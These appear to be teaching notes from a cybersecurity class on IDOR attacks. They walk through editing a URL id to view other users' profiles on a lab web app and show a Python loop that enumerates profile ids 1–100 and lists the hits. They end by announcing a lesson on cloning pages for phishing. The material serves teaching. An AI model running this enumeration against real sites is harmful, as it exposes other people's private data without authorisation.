
IDOR Attack



What is our GOAL for this MODULE?

In this class, we learned about the IDOR vulnerability and also performed a brute force attack to access some sensitive data we don't have access to.

What did we ACHIEVE in the class TODAY?

- IDOR attack and how it is detected
- Brute force attack to fetch URLs containing sensitive data


Which CONCEPTS/ CODING BLOCKS did we cover today?

- IDOR Attack
- Python
- HTTP requests

How did we DO the activities?

1. Go to the website and login with the following credentials


   Email - john.doe@gmail.com
   Password - hello_john




2. Click on the ***Buy Now*** button on any of the products and notice the URL

3. Change the ***id*** in the URL from 1 to 10, and see if there are any changes in the page.

With ID 1



With ID 10 -



4. Since the change in URL's ID value changed the product for us, we can say that the page fetches the product based on the ID on the URL, which is a bad design and can lead to an IDOR (Insecure Direct Object Reference) attack.


5. An IDOR attack can sometimes be used to fetch some unauthorised data that the attacker should not have access to.

6. Open the profile page and observe the URL


```
ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=1
```

7. Now change the id's value to 2 in the URL and see if the page changed -

Page with ID 1



Page with ID 2



8. We can see that the page changed. The name and address this time is of a different user. This can be threatful, since the profile page might contain some sensitive data like passwords, payment details, etc.
9. We try to use the ID = 100 to see the following error -

```
{
  "message": "'NoneType' object is not subscriptable",
  "status": "error"
}
```

10. We create a script to fetch all the URLs that contains some data with IDs ranging from from 1 to 100 with Python -

```python
import requests

for i in range(1, 100):
    URL = f"http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id={i}"
    r = requests.get(url=URL)
    if r.status_code == 200:
        print(URL)
```

Output -

```
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=1
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=2
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=3
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=4
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=5
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=17
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=23
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=29
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=33
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=45
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=57
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=64
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=72
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=83
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=88
```

What's next?

In the next class, we will deep dive into cloning a webpage to perform a phishing attack.

EXTEND YOUR KNOWLEDGE:

To know more about IDOR Attacks click here